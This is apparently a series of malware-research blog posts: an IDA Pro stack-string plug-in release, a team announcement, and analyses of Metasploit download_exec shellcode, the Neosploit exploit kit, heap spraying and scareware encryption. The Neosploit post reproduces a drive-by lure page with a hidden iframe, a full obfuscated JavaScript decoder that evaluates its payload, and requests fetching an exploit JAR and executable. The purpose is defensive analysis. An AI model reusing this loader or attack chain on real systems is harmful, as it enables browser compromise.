FLARE IDA Pro Script Series: Automatic Recovery of Constructed Strings in Malware

The FireEye Labs Advanced Reverse Engineering (FLARE) Team is dedicated to sharing knowledge and tools with the community. We started with the release of the FLARE On Challenge in early July where thousands of reverse engineers and security enthusiasts participated. Stay tuned for a write-up of the challenge solutions in an upcoming blog post.

This post is the start of a series where we look to aid other malware analysts in the field. Since IDA Pro is the most popular tool used by malware analysts, we’ll focus on releasing scripts and plug-ins to help make it an even more effective tool for fighting evil. In the past, at Mandiant we released scripts on GitHub and we’ll continue to do so at the following new location https://github.com/fireeye/flare-ida. This is where you will also find the plug-ins we released in the past: Shellcode Hashes and Struct Typer. We hope you find all these scripts as useful as we do.

Quick Challenge

Let’s start with a simple challenge. What two strings are printed when executing the disassembly shown in Figure 1?

figure1

Figure 1: Disassembly challenge

If you answered “Hello world\n” and “Hello there\n”, good job! If you didn’t see it then Figure 2 makes this more obvious. The bytes that make up the strings have been converted to characters and the local variables are converted to arrays to show buffer offsets.

Figure 2: Disassembly challenge with markup

Figure 2: Disassembly challenge with markup

Reverse engineers are likely more accustomed to strings that are a consecutive sequence of human-readable characters in the file, as shown in Figure 3. IDA generally does a good job of cross-referencing these strings in code as can be seen in Figure 4.

Figure 3: A simple string

Figure 3: A simple string


Figure 4: Using a simple string

Figure 4: Using a simple string

Manually constructed strings like in Figure 1 are often seen in malware. The bytes that make up the strings are stored within the actual instructions rather than a traditional consecutive sequence of bytes. Simple static analysis with tools such as strings cannot detect these strings. The code in Figure 5, used to create the challenge disassembly, shows how easy it is for a malware author to use this technique.

Figure 5: Challenge source code

Figure 5: Challenge source code

Automating the recovery of these strings during malware analysis is simple if the compiler follows a basic pattern. A quick examination of the disassembly in Figure 1 could lead you to write a script that searches for mov instructions that begin with the opcodes C6 45 and then extract the stack offset and character bytes. Modern compilers with optimizations enabled often complicate matters as they may:

  • Load frequently used characters in registers which are used to copy bytes into the buffer
  • Reuse a buffer for multiple strings
  • Construct the string out of order

Figure 6 shows the disassembly of the same source code that was compiled with optimizations enabled. This caused the compiler to load some of the frequently occurring characters in registers to reduce the size of the resulting assembly. Extra instructions are required to load the registers with a value like the 2-byte mov instruction at 0040115A, but using these registers requires only a 4-byte mov instruction like at 0040117D. The mov instructions that contain hard-coded byte values are 5-bytes, such as at 0040118F.

Figure 6: Compiler optimizations

Figure 6: Compiler optimizations


The StackStrings IDA Pro Plug-in

To help you defeat malware that contains these manually constructed strings we’re releasing an IDA Pro plug-in named StackStrings that is available at https://github.com/fireeye/flare-ida. The plug-in relies heavily on analysis by a Python library called Vivisect. Vivisect is a binary analysis framework frequently used to augment our analysis. StackStrings uses Vivisect’s analysis and emulation capabilities to track simple memory usage by the malware. The plug-in identifies memory writes to consecutive memory addresses of likely string data and then prints the strings and locations, and creates comments where the string is constructed. Figure 7 shows the result of running the above program with the plug-in.

Figure 7: StackStrings plug-in results

Figure 7: StackStrings plug-in results


While the plug-in is called StackStrings, its analysis is not just limited to the stack. It also tracks all memory segments accessed during Vivisect’s analysis, so manually constructed strings in global data are identified as well as shown in Figure 8.

Figure 8: Sample global string

Figure 8: Sample global string

Simple, manually constructed WCHAR strings are also identified by the plug-in as shown in Figure 9.

Figure 9: Sample WCHAR data

Figure 9: Sample WCHAR data


Installation

Download Vivisect from http://visi.kenshoto.com/viki/MainPage and add the package to your PYTHONPATH environment variable if you don’t already have it installed.

Clone the git repository at https://github.com/fireeye/flare-ida. The python\stackstring.py file is the IDA Python script that contains the plug-in logic. This can either be copied to your %IDADIR%\python directory, or it can be in any directory found in your PYTHONPATH. The plugins\stackstrings_plugin.py file must be copied to the %IDADIR%\plugins directory.

Test the installation by running the following Python commands within IDA Pro and ensure no error messages are produced:

Screen Shot 2014-08-01 at 1.06.24 PM

To run the plugin in IDA Pro go to Edit – Plugins – StackStrings or press Alt+0.

Known Limitations

The compiler may aggressively optimize memory and register usage when constructing strings. The worst-case scenario for recovering these strings occurs when a memory buffer is reused multiple times within a function, and if string construction spans multiple basic blocks. Figure 10 shows the construction of “Hello world\n” and “Hello there\n”. The plug-in attempts to deal with this by prompting the user by asking whether you want to use the basic-block aggregator or function aggregator. Often the basic-block level of memory aggregation is fine, but in this situation running the plug-in both ways provides additional results.

Figure 10: Two strings, one buffer, multiple basic blocks

Figure 10: Two strings, one buffer, multiple basic blocks


You’ll likely get some false positives due to how Vivisect initializes some data for its emulation. False positives should be obvious when reviewing results, as seen in Figure 11.

Figure 11: False positive due to memory initialization

Figure 11: False positive due to memory initialization

The plug-in aggressively checks for strings during aggregation steps, so you’ll likely get some false positives if the compiler sets null bytes in a stack buffer before the complete string is constructed.

The plug-in currently loads a separate Vivisect workspace for the same executable loaded in IDA. If you’ve manually loaded additional memory segments within your IDB file, Vivisect won’t be aware of that and won’t process those.

Vivisect’s analysis does not always exactly match that of IDA Pro, and differences in the way the stack pointer is tracked between the two programs may affect the reconstruction of stack strings.

If the malware is storing a binary string that is later decoded, even with a simple XOR mask, this plug-in likely won’t work.

The plug-in was originally written to analyze 32-bit x86 samples. It has worked on test 64-bit samples, but it hasn’t been extensively tested for that architecture.

Conclusion

StackStrings is just one of many internally developed tools we use on the FLARE team to speed up our analysis. We hope it will help speed up your analysis too. Stay tuned for our next post where we’ll release another tool to improve your malware analysis workflow.

Announcing the FLARE Team and The FLARE On Challenge

I would like to announce the formation of the FireEye Labs Advanced Reverse Engineering (FLARE) team. As part of FireEye Labs, the focus of this team is to support all of FireEye and Mandiant from a reverse engineering standpoint. Many FireEye groups have reversing engineering needs: Global Services discovers malware during incident response, Managed Defense constantly discovers threats on monitored client networks, and Products benefit from in-depth reversing to help improve detection capabilities.

We primarily focus on malware analysis, but we also perform red-teaming of software and organizations, and we develop tools to assist reverse engineering. Our research and tools assist with automatic malware triage to quickly get initial results out to incident responders in the field. Auto-unpackers unravel obfuscated samples without the need for an analyst. Automatic clustering and classifying samples helps identify if a binary is good or bad and whether we have analyzed it before. We develop reverse engineering scripts for IDA Pro and systems that help us quickly share our analysis results. We also write scripts that can help incident responders decrypt and interpret malware network traffic and host artifacts.

This elite technical enclave of reversers, malware analysts, researchers, and teachers, will team up with our FireEye Labs peers to help bring the best detection to our customers and promote knowledge sharing with the security research community. We’ll continue to provide technical training on malware analysis privately and at conferences like Black Hat. Look for us to present webinars on malware analysis and a blog series of scripts for IDA Pro to aid reverse engineering of malware.

The Challenge

To commemorate our launch, the FLARE team is hosting a challenge for all reverse engineers and malware analysts. We invite you to compete and test your skills. The challenge runs the gamut of skills we believe are necessary to succeed on the FLARE team. We invite everyone who is interested to solve the challenge and get their just reward!

The puzzles were developed by Richard Wartell, a reverse engineer with a PhD in “IDA Pro” (actually Computer Science, but his thesis used IDA Pro) from the University of Texas at Dallas where he worked on binary rewriting techniques for the x86 instruction set. He recently presented this work at the REcon conference in Montreal. At Mandiant Richard focused on incident response, but now on the FLARE team he reverse engineers malware, teaches malware classes, and helps develop our auto-unpacking technology.

As reverse engineers we’ve seen a variety of anti-reverse engineering techniques. Oftentimes the armoring malware authors employ is sophisticated and requires time to unravel. Sometimes it is misguided and easily circumvented.

Writing these binary puzzles has given us a chance to recreate some of the sophisticated (and sometimes ridiculous) techniques we see. The seven puzzles start with basic skills and escalate quickly to more difficult reversing tasks. At FLARE we have to deal with whatever challenges come our way, so the challenge reflects this. If you take on the challenge you might see malicious PDFs, .NET binaries, obfuscated PHP, Javascript, x86, x64, PE, ELF, Mach-O, and so on.

And after completing the final challenge, you’ll win a prize and be contacted by a FLARE team member. The full details can be found at: www.flare-on.com.

So on behalf of the FLARE team, I say Happy Reversing!

Musings on download_exec.rb


Exposition

This is not anything new and exciting¹, and should hopefully be familiar to some of you reading this. Some time ago I reversed the shellcode from Metasploit’s download_exec module. It’s a bit different from the rest of the stuff in MSF, because there’s no source code with it, and it lacks certain features that the other shellcode[s] have (like being able to set the exit function).

When I started writing this blog post, the day before yesterday, I looked into the history of this particular scrap of code…

It’s very similar to lion‘s downloadurl_v31.c (previously available here: http://www.milw0rm.com/shellcode/597 [archive] but now also here: http://www.exploit-db.com/exploits/13529/ and here:
http://inj3ct0r.com/exploits/9712 and a zillion other places).

… Except that, that code seems to be a more recent version than the code in MSF. For example, that does the LSD-PL function name hash trick, rather than lug around the full function names for look-up (as the version in MSF does.)

So, lion was a major figure in the Chinese 红客 Honker scene — literally translated as Red Guest (or Red Visitor or Red Passenger). (Basically Hackers who are also Chinese nationalists.) His group was the Honker Union of China [HUC], http://www.cnhonker.com — this site seems to have been dead for a while. He wrote a lot of code back in 2003 and 2004. (我现在明白了一些在写这个汉字!)

I managed to dig up an older version of this ‘downloadurl‘ code dated 2003-09-01 which is closer to the code in MSF. http://www.cnhonker.com/index.php?module=releases&act=view&type=3&id=41 [archive] The code credits ey4s (from XFocus I think) for the actual shellcode.

Anyway, big chunks of this code, like the whole PEB method, also look like they were directly copied from Skape‘s old stuff (Dec 2003) — which was copied from Dino Dai Zovi (Apr 2003) — which was copied from Ratter/29A (Mar 2002) etc. etc. Like I said, this is all very old stuff. None of it has really changed since 2002, and it’s still in very common use.

pita‘s contribution to all this appears to be wrapping up the blob of code
output by the lion program above into a MSF2 module:

http://www.governmentsecurity.org/forum/index.php?showtopic=18370

Continue reading »

Some Notes About Neosploit

The Little Picture

I have a huge pile of notes on various types of malware and exploits. Meticulous details from where I look with my [metaphorical] microscope, but not a lot of big-picture stuff, because that usually takes much more time than just reading through a hexdump. So, I’m going to write a series of blog posts like these, looking at the little picture. Some of my explanations might be a little bit terse. I have a bad habit of going: “Here, look at this disassembly, isn’t it obvious what it’s doing”. But, teaching how to read this stuff is a lot of work. So, I hope you don’t find reading this to be too tedious if I’m short on explanations.

Some notes on Neosploit 2.0

The Attack Scheme

So, you’re browsing along, and you hit an advert like http://ad.yieldmanager.com/iframe3?7VxIANuGDAAF9EgAAAAAA[A long Base-64 string goes here…]e7f9 which directs you to a page like http://ndpwrgg.info/images/wait.html, which looks like this:


<html><head>
<meta http-equiv="content-type" content="text/html; charset=ISO-8859-1">
<title>Page is loading... please wait</title>
</head><body bgcolor="white">
<iframe src="http://ockvfsqtbkm.com/mra/bery/" width=1 height=1></iframe>
<br><br><center>
<table border="0" cellspacing="10">
<tbody><tr><td>Page is loading... please wait</td><td></td>
</tr><tr>
<td><table bgcolor="gray" border="0" cellspacing="1">
<tbody><tr><td valign="center" width="320" align="center" bgcolor="white" height="320">
<img src="wait_files/loading.gif" border="0"></td></tr>
</tbody></table></td></tr></tbody></table>
<div id="q"></div>
</center></body></html>

So, your browser says this. Pay close attention to the User-Agent strings.

GET /mra/bery/ HTTP/1.1
Host: ockvfsqtbkm.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.9) Gecko/20100315 Firefox/3.5.9 (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://ndpwrgg.info/images/wait.html

http://ockvfsqtbkm.com/mra/bery/ 302 redirects to
http://ockvfsqtbkm.com/ber/bery.py which barfs out the following:

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Mon, 19 Apr 2010 21:41:38 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
Pragma: no-cache
2b6d
<html>
<head>
<script>
function nerot(x__bR6tA2_c, VjY0ChgQ){if (!self.self.navigator["taintE" + "nabled"]()){var DH_1BOdu = nerot['a'+'rgum'+'ents']["c" + "azzee"['r'+'epl'+'ace'](/zz/, 'll')];DH_1BOdu = DH_1BOdu["t"+"oS"+"t"+"r"+"ing"]();var k42_wajRj___2i = 0;var trf_1fU_gb = "z";trf_1fU_gb = trf_1fU_gb + "d";var I7f0PD__6vaI8 = document["g"+"etE"+"lem"+"e"+"nt"+"ById"](trf_1fU_gb);if (I7f0PD__6vaI8) {if (!VjY0ChgQ) {VjY0ChgQ = I7f0PD__6vaI8.value;}}k42_wajRj___2i++;k42_wajRj___2i++;var firot = new Array();if (x__bR6tA2_c) { firot = x__bR6tA2_c;} else {var IDP0pgJ_m = 0;var k7c_cQ_tXGFTW = 0;var s6c4w_L7n__k67Q = 512;var K_va_x0J0Q_4b6e = 52;K_va_x0J0Q_4b6e = K_va_x0J0Q_4b6e - 4;var jis_0M = K_va_x0J0Q_4b6e + 9;while(k7c_cQ_tXGFTW < DH_1BOdu.length) {var dD_8j20b = 1;var RvqL6_5O_li8r = DH_1BOdu['c'+'h'+'arC'+'odeAt'](k7c_cQ_tXGFTW);if (RvqL6_5O_li8r <= jis_0M && RvqL6_5O_li8r >= K_va_x0J0Q_4b6e) {if (IDP0pgJ_m == 4) { IDP0pgJ_m = 0; }if (isNaN(firot[IDP0pgJ_m])) {firot[IDP0pgJ_m] = 0;}firot[IDP0pgJ_m] += RvqL6_5O_li8r;if (firot[IDP0pgJ_m] > 512) {firot[IDP0pgJ_m] -= s6c4w_L7n__k67Q;}IDP0pgJ_m++;}k7c_cQ_tXGFTW++;}}IDP0pgJ_m = 4;for (var M_U8drM = 0; M_U8drM < 4; M_U8drM++) {if (firot[M_U8drM] > 256) {firot[M_U8drM] -= 256;}}var yHh____ioiCe = 0;var MPTtB_JJ_k__3m = "";var vvF8g_K1_mm = 0;var yR2H3__U_m = 0;var Ek46_5P_8c1_h;var S13_nS1_66 = 0;while(vvF8g_K1_mm < VjY0ChgQ.length) {var y2vf8q_mQr = VjY0ChgQ.substr(vvF8g_K1_mm, 1) + "Z";var sO7S_YOJ_Y4_o0g = parseInt(y2vf8q_mQr, 16);if (yR2H3__U_m) {Ek46_5P_8c1_h += sO7S_YOJ_Y4_o0g;if (yHh____ioiCe == 4) {yHh____ioiCe -= 4;}var usCC803mN4pN2 = Ek46_5P_8c1_h;usCC803mN4pN2 = usCC803mN4pN2 - (S13_nS1_66 + 2) * firot[yHh____ioiCe];if (usCC803mN4pN2 < 0) {usCC803mN4pN2 = usCC803mN4pN2 - Math['floor'](usCC803mN4pN2 / 256) * 256;}usCC803mN4pN2 = String.fromCharCode(usCC803mN4pN2);if (k42_wajRj___2i == 2) {MPTtB_JJ_k__3m += usCC803mN4pN2;} else if (k42_wajRj___2i == 1) {MPTtB_JJ_k__3m += sO7S_YOJ_Y4_o0g;} else {MPTtB_JJ_k__3m += vvF8g_K1_mm;}yHh____ioiCe++;yR2H3__U_m = 0;S13_nS1_66++;} else {yR2H3__U_m = 1;Ek46_5P_8c1_h = sO7S_YOJ_Y4_o0g * 16;}vvF8g_K1_mm++;};var abcd=0; ;var TO4_y1b7p = this;TO4_y1b7p['ev'+'al'](MPTtB_JJ_k__3m);}}
</script>
</head>
<body asddsad onload="window['nerot'] () ;" asd>
<input class="civaf" type="hidden" id="aa" value="1">
<input class="civaf" type="hidden" id="zd" value="3E237281BB87437955 […8614 bytes of hex go here…] E9DA303683">
<input class="civaf" type="hidden" id="ab" value="1">
</body>
</html>
0

This blob of hex decodes to a bunch of Javascript which checks for the installed versions of various plug-ins (Quicktime, Flash, Acrobat, etc.) and forms a new URL with which it fetches the next chunk of Javascript which launches an appropriate exploit. The new URL for this example would be http://ber/bery.py/jH85ad2e26V03009f35002R1d006976102Tce61e034Q00000049901801F002a000aJ02000601L656e2d55530000000000Ke496c0ad. But, I just noticed that the packet trace I’m reading through is missing packets at this point, so I’m not showing it here. (And finding another .pcap with this same code will take more time than I’m willing to spend looking for it right now.)

This exploit code, results in the following HTTP request. Notice how the User-Agent has changed.

GET /ber/bery.py/oH85ad2e26V03009f35002R1d006976102Tce61e035Q00000049901801F002a000aJ02000601l0409Ke496c0ad303 HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_02
Host: ockvfsqtbkm.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

Which is the download of a Java Applet file. (In hex here for presentation purposes.)

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Mon, 19 Apr 2010 21:41:42 GMT
Content-Type: application/octet-stream
Connection: close
Pragma: no-cache
Content-Length: 6386
000000b0     50 4b 03 04 14 00 08  00 08 00 a9 a3 98 3b 00  | PK...........;.|
000000c0  00 00 00 00 00 00 00 00  00 00 00 11 00 04 00 41  |...............A|
000000d0  70 70 6c 65 74 50 61 6e  65 6c 2e 63 6c 61 73 73  |ppletPanel.class|
000000e0  fe ca 00 00 bd 1a 5b 93  94 c5 f5 7c e1 32 cb ec  |......[....|.2..|

[...]

It's a .JAR file, that is, a .ZIP file with some Java .CLASS files, and sometimes metadata. See:

 Length   Method    Size  Ratio   Date   Time   CRC-32    Name
--------  ------  ------- -----   ----   ----   ------    ----
   13079  Defl:N     4107  69%  12-24-09 20:29  5a85c6aa  AppletPanel.class
    4774  Defl:N     2011  58%  12-24-09 20:29  c6631282  Main.class
--------          -------  ---                            -------
   17853             6118  66%                            2 files

More about this Java stuff later…

And then for some reason, at least in the trace I'm looking at, it fetches the same file again. [MD5:4f8d2d616b1324db5dfa60b54f8fcf1a by the way (poor A/V detection).]

GET /ber/bery.py/oH85ad2e26V03009f35002R1d006976102Tce61e035Q00000049901801F002a000aJ02000601l0409Ke496c0ad303 HTTP/1.1
accept-encoding: pack200-gzip,gzip
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_02
Host: ockvfsqtbkm.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

And...


HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Mon, 19 Apr 2010 21:41:43 GMT
Content-Type: application/octet-stream
Connection: close
Pragma: no-cache
Content-Length: 6386
PK[...]

And then it fetches a Windows EXE file.


GET /ber/bery.py/eH85ad2e26V03009f35002R1d006976102Tce61e035Q00000049901801F002a000al0409Ke496c0ad303J020006010 HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_02
Host: ockvfsqtbkm.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Cookie: 

This EXE is 5bbb85d91199f5111c5bca441a941871.

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Mon, 19 Apr 2010 21:41:44 GMT
Content-Type: application/octet-stream
Connection: close
Pragma: no-cache
Content-Length: 103424
000000b0           4d 5a 50 00 02  00 00 00 04 00 0f 00 ff  |   MZP..........|
000000c0  ff 00 00 b8 00 00 00 00  00 00 00 40 00 1a 00 00  |...........@....|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000f0  01 00 00 ba 10 00 0e 1f  b4 09 cd 21 b8 01 4c cd  |...........!..L.|
00000100  21 90 90 54 68 69 73 20  70 72 6f 67 72 61 6d 20  |!..This program |
00000110  63 61 6e 6e 6f 74 20 62  65 20 72 75 6e 20 69 6e  |cannot be run in|
00000120  20 44 4f 53 20 6d 6f 64  65 2e 0d 0d 0a 24 00 00  | DOS mode....$..|

The URL Scheme

  1. http://ockvfsqtbkm.com/ber/bery.py
  2. http://ockvfsqtbkm.com/ber/bery.py/jH85ad2e26V03009f35002R1d006976102Tce61e034Q00000049901801F002a000aJ02000601L656e2d55530000000000Ke496c0ad
  3. http://ockvfsqtbkm.com/ber/bery.py/oH85ad2e26V03009f35002R1d006976102Tce61e035Q00000049901801F002a000aJ02000601l0409Ke496c0ad303
  4. http://ockvfsqtbkm.com/ber/bery.py/eH85ad2e26V03009f35002R1d006976102Tce61e035Q00000049901801F002a000al0409Ke496c0ad303J020006010

The URIs are composed of several fields, usually four bytes in hex (that's eight hex characters) each prefixed with a (non-hex) letter. A few fields are three digit numerics, or two digits with a field prefix, depending on how you look at it. The first character [j,e,o] appears to be a type for whatever document is to be returned.

First Character Assumed Meaning
j Javascript code for launching exploit.
o Objects (I guess), PDFs, and Java Applets.
e Executables - Typically Mebroot…

Splitting http://ockvfsqtbkm.com/ber/bery.py/j
H85ad2e26
V03009f35
002
R1d006976
102
Tce61e034
Q00000049
901
801
F002a000a
J02000601
L656e2d55530000000000
Ke496c0ad
up into fields, we get something like:

URL Chunk Meaning
Server Generated
http://ockvfsqtbkm.com/ber/bery.py/j (see above)
H85ad2e26 Unknown; Server generates this, possibly based upon something Host or User-Agent related.
V03009f35 And this
002 And this
R1d006976 And this
102 And this too
Tce61e034 I suspect that this is a timestamp of some kind, but I haven't figured it out yet.
Client Generated
Q00000049 The version of Quicktime Player which is installed.
901 If the Windows Media Player is enabled.
801 The version of Adobe Acrobat which is installed.
F002a000a The version of Shockwave Flash which is installed.
J02000601 The version of the Java Plug-In which is installed.
L656e2d55530000000000 Browser (and typically OS) Language Code. Obviously this one says "en-US".
Ke496c0ad The checksum/"encryption key" used to decode the obfuscated javascript.
Server Regenerated
l0409 The Windows Locale ID (LCID) equivalent for "en-US".

Most of the hex version strings are generated by just taking all of the numbers in the version, concatenating them together like strings, and then converting that number to hex. So, "Foobar Plug-In 1.2.34", gets turned into "1234", which is 0x4D2, which would be written as 000004d2 in the URL. Or alternatively, each field of the version string is converted to hex individually, and each of those is string-concatinated together. So "Plug-In 1.2.3_04", becomes 0x01, 0x02, 0x03, 0x04, which becomes something like 04030201 in the URL.

A Random Sampling

Below are the fragments of a few Neosploit URLs collected from the wild. (Many different victims.)

The decimal version numbers are just squished together for Quicktime.

Q Field Quicktime Version
Q00000000 Not installed.
Q00000041 Version 6.5
Q00000047 Version 7.1
Q00000048 Version 7.2
Q0000004c Version 7.6
Q000001f6 Version 5.0.2
Q000002f3 Version 7.5.5
Q000002fa Version 7.6.2
Q000002fc Version 7.6.4
Q000002fd Version 7.6.5
Q00012855 (Uncertain about this.) Version 7.5.8.61 ?

The Acrobat checking code is just looking for a certain number within the version string.

8 Field Adobe Acrobat Version
800 Not Installed
805 Version 5
806 Version 6
807 Version 7
801 All versions other than 5, 6, and 7

Windows Media Player; Seriously, the [de-obfuscated by hand] code looks like this:

var urlfield9 = '00';
try {
  if (navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin) {
    urlfield9 = '01';
  }
} catch(e) { }

9 Field Windows Media Player Enabled?
900 No
901 Yes

These two encode the versions in that other way.

J Field Java Version
J00000000 Not Installed
J00000601 Java Plug-in 1.6.0
J03000601 Java Plug-in 1.6.0_03
J05010401 Java Plug-in 1.4.1_05
J06000501 Java Plug-in 1.5.0_06
J07000501 Java Plug-in 1.5.0_07
J07000601 Java Plug-in 1.6.0_07
J0a000501 Java Plug-in 1.5.0_10
J0a000601 Java Plug-in 1.6.0_10
J0b000601 Java Plug-in 1.6.0_11
J0c000601 Java Plug-in 1.6.0_12
J0d000601 Java Plug-in 1.6.0_13
J0e000601 Java Plug-in 1.6.0_14
J0f000601 Java Plug-in 1.6.0_15
J10000601 Java Plug-in 1.6.0_16
J11000601 Java Plug-in 1.6.0_17
J12000601 Java Plug-in 1.6.0_18
F Field Flash Version
F0002000a Shockwave Flash 10.0 r02
F000c000a Shockwave Flash 10.0 r12
F0016000a Shockwave Flash 10.0 r22
F0020000a Shockwave Flash 10.0 r32
F002a000a Shockwave Flash 10.0 r42
F002d000a Shockwave Flash 10.0 r45
F002f0009 Shockwave Flash 9.0 r47

The first Javascript stage hashes itself, using the arguments.callee() trick, and those four bytes are used to decode the second Javascript stage. For some reason, that hash is sent back to the server in the K field, for all further generated URLs.

nerot, firot

Although Neosploit goes to great lengths in order to obfuscate itself; Replacing every Javascript variable name with a random string of characters; It neglects to replace the variable nerot and firot which are the names of the hashing/decoder function, and a string representing this function's own source code [the output of arguments.callee()].

If you think about it for a moment, the reason is obvious. nerot() uses itself as the key, and is called from within the encoded blob of Javascript… the hash of the code blob(s) change when any variable name is changed. So, it's a chicken-and-egg problem.

Code Walkthrough

I'm trying to keep this blog post short. Wait for Part 2.


Julia Wolf @ FireEye Malware Intelligence Lab

Questions/Comments to research [@] fireeye [.] com

Win32 API Shellcode Hash Algorithm

1. A Modest Proposal

Daylight Saving Time

Allegedly, the purpose of Daylight Saving Time is to save energy by manipulating a unit of measurement.

Mileage Saving Time

I have a similar proposal for how to save on gasoline usage. If we redefine the mile to be 4,800 feet during Summer — when people drive the most. Then everyone will drive 10% more miles per gallon of gas. So for example, during the winter, if your car gets 30MPG, then during Mileage Saving Time, you’d be getting 33MPG!

(Actually, it’s more like redefining the distance between San Francisco, and Sacramento from 90 miles to 80 miles. That way the two cities are closer together, reducing the amount of time and energy spent traveling between them.)

2. Something Technical

Simple Hash Function(s)

I occasionally spend time reverse engineering shellcode used in various attacks. And, someday, should you find yourself in a similar situation, the following information might be useful…

The Last Stage of Delerium research group, back in 2002, published a technique for doing Win32 API RVA lookups using only the hash of a string — the name of the API function — rather than storing, and performing a full compare on the very long string. (Which some shellcode still does anyway.)

Continue reading »

Heap Spraying with Actionscript

Why turning off Javascript won’t help this time


Introduction

As you may have heard, there’s a new Adobe PDF-or-Flash-or-something 0-day in the
wild. So this is a quick note about how it’s implemented, but this
blog post is not going to cover any details about the exploit itself
.


Background Summary

Most of the Acrobat exploits over the last several months use the, now
common, heap spraying
technique
, implemented in
Javascript/ECMAscript, a
Turing complete
language that Adobe thought would
go well with static documents. (Cause that went so well
for Postscript)
(Ironically, PDF has now come full circle back
to having the features of Postscript that it was
trying to get away from
.)
The exploit could be made far far less reliable, by
disabling Javascript in
your Adobe Acrobat Reader
.

But apparently there’s no easy way to disable Flash through the UI.
US-CERT recommends renaming the
%ProgramFiles%\Adobe\Reader 9.0\Reader\authplay.dll and
%ProgramFiles%\Adobe\Reader 9.0\Reader\rt3d.dll
files. [Edit: Actually the source for this advice is the Adobe Product Security Incident Response Team (PSIRT).]

Anyway, here’s why… Flash has it’s own version of ECMAScript called
Actionscript, and whoever wrote this new 0-day, finally did something new by
implementing the heap-spray routine with Actionscript inside of Flash.

Continue reading »

Filefix Professional 2009 Cryptanalysis

Background

https://www.fireeyesolution.com/research/2009/03/a-new-method-to-monetize-scareware.html

http://voices.washingtonpost.com/securityfix/2009/03/antivirus2009_holds_victims_do.html

Exposition

The Filefix Professional 2009 (wizard.exe) demo
version
will uncorrupt (read: decrypt) one file. Which means that
I can learn everything I need to know to decrypt all files from analyzing
just this binary itself.

So, where to start looking? Well a file decryption routine is going to
need to read and write files, so search for calls to ReadFile.
Almost the first thing I find is a loop that calls ReadFile,
has an inner loop that XOR's over each byte in the buffer, and
then calls WriteFile. Hmmm… (See appendix.)

Now all I need are some encrypted files. Filefix Pro doesn't encrypt
anything itself, and I didn't have a sample of the malware which did.
Fortunately (for me), we were in contact with some of the victims, so as
soon as I had some samples it confirmed my suspicion about the encryption just being
ECB-XOR. The only thing which took me more than a minute to figure out was
